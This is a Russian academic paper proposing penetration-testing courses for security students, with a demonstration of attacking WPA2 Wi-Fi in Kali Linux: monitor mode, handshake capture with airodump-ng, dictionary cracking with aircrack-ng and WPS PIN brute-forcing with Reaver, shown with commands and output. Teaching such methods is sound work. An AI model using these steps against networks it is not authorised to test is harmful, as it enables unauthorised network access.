

Использование пентеста для обучения специалистов в направлении информационной безопасности

Пасюков Александр Андреевич

*Приамурский государственный университет им. Шолом-Алейхема
Магистрант*

Якимов Антон Сергеевич

*Приамурский государственный университет им. Шолом-Алейхема
Магистрант*

Николаев Сергей Валерьевич

*Приамурский государственный университет им. Шолом-Алейхема
Магистрант*

Баженов Руслан Иванович

*Приамурский государственный университет им. Шолом-Алейхема
к. п. н., доцент, зав. кафедрой информационных систем, математики и
методик обучения*

Аннотация

В связи с низким количеством студентов и уровнем подготовки специалистов, занимающихся обеспечением информационной безопасности, за последнее время число утечек конфиденциальной информации и взломов различных сетей и серверов возрастает. Решением данной проблемы является обеспечение средств для обучения студентов в высших учебных заведениях в направлении пентеста для самостоятельного тестирования объектов хранения информации на уязвимость.

Ключевые слова: информационная безопасность, Kali Linux, Wi-Fi, пентест.

Use of a pentest for training specialists in the direction of information security

Pasyukov Alexandr Andreevich

*Sholom-Aleichem Priamursky State University
Master student*

Yakimov Anton Sergeevich

*Sholom-Aleichem Priamursky State University
Master student*

Nikolaev Sergey Valerievich

*Sholom-Aleichem Priamursky State University
Master student*

Bazhenov Ruslan Ivanovich

Sholom-Aleichem Priamursky State University

Candidate of pedagogical sciences, associate professor, Head of the Department of Information Systems, Mathematics and teaching methods

Abstract

Due to the low number of students and the level of training of specialists involved in providing information security in recent years, the number of leaks of confidential information and hacking of various networks and servers. The solution to this problem is to provide funds for training students in higher education institutions in the direction of the pentest for self-testing of information storage facilities for vulnerability.

Keywords: information security, Kali Linux, Wi-Fi, pentest.

По данным аналитиков за последние года выросло число утечек конфиденциальной информации. Главной причиной является - низкий уровень подготовки специалистов, занимающихся обеспечением информационной безопасности. Решением данной проблемы является обеспечение средств для обучения студентов в высших учебных заведениях в направлении пентеста для самостоятельного тестирования объектов хранения информации на уязвимость. Пентест - это тестирование на проникновение информационных ресурсов с разрешения владельца ресурсов. Данные процедуры необходимы для оценки состояния защищенности IT-структуры компании.

Существует несколько видов пентеста – внешний, внутренний и специальный (социотехнический). Внутренний происходит с рабочего места среднестатистического пользователя сети. При внешнем пентесте атакующий обязан проникнуть во внутреннюю сеть атакуемой компании, используя внешние объекты и расширения. Социотехнический пентест совмещает преимущества первых двух и помогает выявить наибольшее число вероятных направлений атак и уязвимостей.

Проблемой, связанной с информационной безопасностью, занимались многие русские и зарубежные ученые. Ученые А.А.Казыханов и Ф.Т.Байрушин [1] описали Pentest как основу обеспечения безопасности на средних и крупных предприятиях. А.С.Леванова и Н.С.Рожнова [2] раскрыли суть тестирования на проникновение и его роль в информационной. С.А.Туманов [3] описал средства тестирования информационных систем на проникновение. Ученые D. D.Bertoglio и A.F.Zorzo [4] описали основные проблемы проведения тестирований на проникновение. В.N.Costa [5] описал способы тестирования на уязвимость беспроводные сети. Y. Hu [6] показал использование микрокомпьютеров при тестировании на уязвимость

В связи с тем, что уязвимость в сети Wi-Fi является одной из самых слабых мест любой компании, так как злоумышленник получивший доступ к сети Wi-Fi, имеет возможность получить и доступ и ко всей сети

предприятия. Таким образом, для примера было решено продемонстрировать способ тестирования Wi-Fi сеть на уязвимость.

Для решения данной задачи была выбрана операционная система Kali Linux. Kali Linux – это операционная система на ядре Linux. В качестве основы выступает дистрибутив Debian. Операционная система разработана для тестирования на проникновение и аудита безопасности. Содержит более 600 инструментов, ориентированных на различные задачи информационной безопасности, такие как тестирование на проникновение и т.д. Данная система хороша тем, что требует мало ресурсов и пойдет даже на слабых компьютерах или микроконтроллерах. Сразу после установки операционной системы требуется выполнить полное обновление для того, чтобы убедиться, что используем новейшие версии программ с помощью команды:

```
apt-get update && apt-get dist-upgrade
```

Первым делом требуется определить имя Wi-Fi адаптера под которым отображается, для этого надо использовать команду: `iwconfig`», которая выведет список доступных интерфейсов.

Далее для тестирования требуется перевести сетевую карту в режим мониторинга. Данный режим работает пассивно и таким образом сканирует все пакеты в радиусе доступа. Для этого требуется ввести команду:

```
airmon-ng start wlan0
```

Для сканирования окружающих беспроводных точек, используя свой интерфейс, требуется использовать команду

```
airodump-ng mon0.
```

На рисунке 1 изображен пример результат при сканировании беспроводных точек.

CH 11][Elapsed: 6 s][2017-01-18 23:17

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
[REDACTED]	-88	2	1	0	11	54e.	WPA2	CCMP	PSK
[REDACTED]	-1	0	0	0	1	-1			
[REDACTED]	-34	38	3	0	4	54e	WPA2	CCMP	PSK
[REDACTED]	-73	17	0	0	11	54e	WPA2	CCMP	PSK
[REDACTED]	-73	17	0	0	9	54e	WPA2	CCMP	PSK
[REDACTED]	-73	11	0	0	9	54e	OPN		
[REDACTED]	-81	16	0	0	1	54e.	WPA2	CCMP	PSK
[REDACTED]	-81	3	0	0	1	54e	WPA2	CCMP	PSK
[REDACTED]	-81	5	0	0	1	54e	WPA2	CCMP	PSK
[REDACTED]	-77	10	0	0	1	54e	WPA2	CCMP	PSK
[REDACTED]	-84	8	0	0	11	54e	WPA2	CCMP	PSK
[REDACTED]	-84	3	0	0	11	54e.	WPA2	CCMP	PSK
[REDACTED]	-85	4	0	0	1	54e.	OPN		
[REDACTED]	-85	1	4	0	1	54e	WPA2	CCMP	PSK
[REDACTED]	-87	16	0	0	6	54e.	WPA2	CCMP	PSK
[REDACTED]	-84	12	0	0	6	54e.	OPN		
[REDACTED]	-87	6	0	0	9	54e	WPA2	CCMP	PSK
[REDACTED]	-87	5	1	0	4	54e.	WPA2	CCMP	PSK
[REDACTED]	-90	3	0	0	9	54e	WPA2	CCMP	PSK

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
[REDACTED]	[REDACTED]	-51	0 - 1	0	2	
[REDACTED]	[REDACTED]	-86	0 - 1	0	1	galit137
[REDACTED]	[REDACTED]	-92	0 - 1e	0	2	

Рисунок 1. Результат сканирования окружающих беспроводных точек

Так как современные точки доступа имеют защиту WPA/WPA2, то требуется использовать стороннее рукопожатие для аутентификации устройств в сети. Рукопожатие - это обмен информацией между точкой доступа и клиентом в момент подключения клиента к ней. Данное действие рукопожатия происходят каждый раз, когда устройства подключаются к сети Wi-Fi, т.е. для сбора информации клиенту требуется переподключиться к сети, либо использовать для принудительного переподключения команду:

```
airodump-ng -c 3 --bssid XX:XX:XX:XX:XX:XX -w mon0
```

Таким образом, при удачном подключении клиента к Wi-Fi, устройство сохранит информацию о подключении к точке доступа в отдельном файле и в правой части экрана оповестит надписью «WPA handshake: bc:XX:XX:XX:XX:XX». На рисунке 2 изображен результат сбора информации.

```
CH 4 ][ Elapsed: 2 mins ][ 2017-01-18 23:21 ][ WPA handshake: 60:E3:27:A7:62:AC
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
██████████ -31 100 1400 205 18 4 54e WPA2 CCMP PSK ██████████
BSSID          STATION          PWR Rate Lost Frames Probe
██████████ -33 1e-36e 3581 1447
root@kali:~#
```

Рисунок 2. Результат сбора информации

На последнем шаге планируется расшифровать полученный файл с информацией о подключении и заполучить пароль от Wi-Fi точки. Для этого требуется применить команду:

```
aircrack-ng -a2 -b XX:XX:XX:XX:XX:XX -w pass.txt test.cap
```

При запуске данной команды начнется подбор паролей и после завершения программа оповестит пользователя. На рисунке 3 изображен подбор паролей.

```
Aircrack-ng 1.2 rc3
[00:00:31] 57988 keys tested (1974.33 k/s)
Current passphrase: BABYANGEL
Master Key      : 6C 47 D0 E2 E3 D3 EC EE 6B C9 3C 8A 1E F5 1D 22
                 BE 1E 30 E3 DC E2 4F CA 81 16 9D 80 F4 24 35 22
Transient Key   : CE 2F CD 19 6D CE 27 38 BD 30 E7 CC 75 6A A9 BE
                 FB C5 C9 E0 49 C2 2F 5E 98 31 14 EC C2 C7 F3 C0
                 20 E6 14 8A F1 43 8A 74 55 09 84 EF DF F4 99 DD
                 6A A6 46 B3 30 FA 75 C6 68 CA 55 53 55 DD 0D 7A
EAPOL HMAC     : 01 59 25 2A 44 8F 3D 5F 20 37 F9 36 8D F2 81 E8
```

Рисунок 3. Подбор паролей

Минусом данного метода является то, что для получения пароля требуется долгосрочный подбор пароля. Таким образом, лучше использовать другой метод тестирования с помощью программы Reaver. Суть данного метода заключается не в подборе самого пароля, а в подборе пинкода WPS. В случае если правильно подобрать кода WPS, точка доступа сама предоставит данные для подключения к Wi-Fi. Данный пинкод состоит из 8 цифр, т.к. имеется 10 вариантов каждой цифры, то есть 100.000.000 вариантов пинкода. Из-за того, что последняя цифра формируется не случайным образом, а по алгоритму, то уже 10.000.000 вариантов. При данных раскладах подобрать почти невозможно, но пинкод проверяется по четырем цифрам, значит для перебора первых четырех цифр достаточно всего 10.000 вариантов и для оставшихся трех цифр (последняя не случайная), имеется всего 1000 вариантов. Таким образом максимальное количество вариантов пинкода 11.000.


Reaver нуждается в следующей информации: в BSSID и имени точки доступа. Что бы узнать данную информацию надо использовать команду:

```
airodump-ng --wps wlan0mon
```

После успешного сбора информации отключаем airodump-ng и запускаем Reaver следующей командой:

```
reaver -i wlan0mon -b XX:XX:XX:XX:XX:XX -vv -e asus
```

Остается только ждать полного завершения, в среднем данный метод подбирает пинкод за 4-10 часов, на практике может и меньше. На рисунке 4 изображено окно с подбором пинкода.



```
root@kali:~# reaver -i wlan0mon -b [redacted] -vv -K 1
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from [redacted]
[+] Switching wlan0mon to channel 1
[+] Switching wlan0mon to channel 8
[+] Switching wlan0mon to channel 2
[+] Switching wlan0mon to channel 3
[+] Switching wlan0mon to channel 8
[+] Associated with C4:6E:1F:58:10:10 (ESSID: Victoriya)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[+] Trying pin 12345670.
[+] Switching wlan0mon to channel 4
[+] Switching wlan0mon to channel 5
[+] Switching wlan0mon to channel 8
```

Рисунок 4. Окно подбора пинкода

Таким образом, в ходе написании статьи была раскрыта проблема в низкой подготовке специалистов, работавших в направлении информационной безопасности, предложен вариант решения данной проблемы в виде введения курса пентеста не только для специалистов в

области информационной безопасности, но в и других технических направлениях. Кроме того, приведен простейший фрагмент возможного курса обучения.

Библиографический список

1. Казыханов А.А., Байрушин Ф.Т. Pentest как основа обеспечения безопасности на средних и крупных предприятиях // Символ науки. 2016. №. 10-2.
2. Леванова А.С., Рожнова Н.С. Тестирование на проникновение и его роль в информационной безопасности //Славянский форум. 2016. №. 1. С. 86-90.
3. Туманов С.А. Средства тестирования информационной системы на проникновение //Доклады Томского государственного университета систем управления и радиоэлектроники. 2015. №. 2 (36).
4. Bertoglio D.D., Zorzo A. F. Overview and open issues on penetration test //Journal of the Brazilian Computer Society. 2017. Т. 23. №. 1. С. 2.
5. Costa B. N. L. et al. Pentest para Quebra de Criptografia Wireless //Caderno de Estudos Tecnológicos. –2016. Т. 4. №. 1 С. 80-86.
6. Hu Y. et al. Employing miniaturized computers for distributed vulnerability assessment //Internet Technology and Secured Transactions (ICITST), 2016 11th International Conference for. IEEE, 2016. С. 57-61.